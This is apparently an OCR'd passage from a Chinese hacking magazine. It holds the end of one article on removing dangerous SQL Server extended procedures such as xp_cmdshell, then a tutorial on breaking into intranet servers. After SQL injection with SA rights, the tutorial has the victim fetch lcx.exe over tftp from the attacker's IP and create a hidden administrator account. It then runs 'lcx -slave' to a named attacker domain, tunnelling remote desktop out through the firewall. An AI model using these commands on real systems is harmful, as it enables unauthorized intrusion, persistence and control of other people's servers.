


图7




图8

务器和 WEB 服务器都处于同一 C 段下，我们还可以尝试使用 ARP 工具来嗅探一下 WEB 服务器。






图 9


图 10

三、删除危险存储

鉴于以上的这两种方法都是通过 S A 所拥有的强大扩展存储来实现的，我们将这些扩展存储删除后就可以使得服务器更加安全了。登录3389，选择“开始”－“程序”－“Microsoft SQL Server”－“查询分析器”－“windows 身份验证”，打开后在上方的窗口中复制粘贴如下的语句，如图 11：

```
drop PROCEDURE sp_makewebtask
```


图 11

```
exec sp_dropextendedproc xp_cmdshell
exec sp_dropextendedproc xp_dirtree
exec sp_dropextendedproc xp_fileexist
exec sp_dropextendedproc xp_terminate_process
exec sp_dropextendedproc sp_oamethod
exec sp_dropextendedproc sp_oacreate
exec sp_dropextendedproc xp_regaddmultistring
exec sp_dropextendedproc xp_regdeletekey
exec sp_dropextendedproc xp_regdeletevalue
exec sp_dropextendedproc xp_regenumkeys
exec sp_dropextendedproc xp_regenumvalues
exec sp_dropextendedproc sp_add_job
exec sp_dropextendedproc sp_addtask
exec sp_dropextendedproc xp_regread
exec sp_dropextendedproc xp_regwrite
exec sp_dropextendedproc xp_readwebtask
exec sp_dropextendedproc xp_makewebtask
exec sp_dropextendedproc xp_regremovemultistring
```

按 F5 执行，就可以将这些危险的扩展存储删除掉了，删除后对于数据库服务器本身的运行是没有太大影响的。

文章中的两个方法都是通过“合法”端口（80、1433）来完成的上传，在传输文件的过程中可以有效的避免被防火墙拦截。如果大家对于本文还有什么看法的话，欢迎到 X 的论坛来和我交流，我的论坛 Id 是 Tommie。

（文章中所涉及到的工具 NBSI3.0、sqltools，已经收录在了光盘中）

利用转发突破内网服务器终端连接限制

TMD~睡觉

文章难易度：★★★
文章阅读重点：如何利用lcx.exe进行内网数据转发来突破终端3389的连接限制

很多小菜朋友在检测网站时，通过注入工具扫描注入点，当看到是SA 权限，并且执行“netstat -an”命令也看到终端服务的3389 端口开放了，心里就高兴了。可是当使用远程桌面进行连接的时候，却出现了如图 1 所示的错误提示，在尝试多次没有结果后，很多人就放弃了。其实对于这种情况，服务器一般都使用的是内网掩护，我们可以尝试使用内网来连接，从而突破服务器终端连接限制，具体方法就是使用 lcx 进行内网转发！




图 1

第一步、上传转发工具

通过啊 D、NBSI 等注入工具执行 CMD 命令，来上传 lcx.exe 转发工具。上传的方法有很多种，比如使用 ftp、tftp 等，我使用的是比较简单的 tftp。命令格式为“tftp -i 我本机的IP 地址 get lcx.exe”，在我们本机上运行 TFTP 软件，然后在 NBSI 里执行上面的下载命令，下载成功后 lcx.exe 默认会存放在 system32 目录下。

第二步、转发并连接

首先我们需要建立一个管理员权限的帐户，为后面的远程

登录做准备，执行的命令如下：

```
net user jks jks /add
net localgroup administrators jks /add
```

下面我介绍一下lcx.exe的命令格式及使用：

lcx -listen 51 52：监听51端口，并转发到52端口，本命令需要在我们本机上运行。

lcx -slave 我们本机的外网IP地址 51 127.0.0.1 3389：把内网服务器的3389端口转发到我们本机的51端口上，此命令需要在服务器上运行。

这样就可以把远程的内网服务器的3389端口转发到我们本机的51端口上，我们连接本机的52端口，就可以连接到远程服务器的终端了！

我们来实践操作一下，先把我们本机上的lcx.exe复制到C盘目录下，在C盘下执行**lcx -listen 51 52**，出现了如图2所示的提示，说明本机端口监听成功。




图2

然后在NBSI的“命令执行”里执行**lcx -slave tmdsleep.3322.org 51 127.0.0.1 3389**，注意这里的tmdsleep.3322.org就是我本机的域名，也可换成本机的外网IP地址，如图3。




图3

执行完毕后，在我们本机所监听的51端口就会有连接，提示等待客户端连接52端口，如图4。

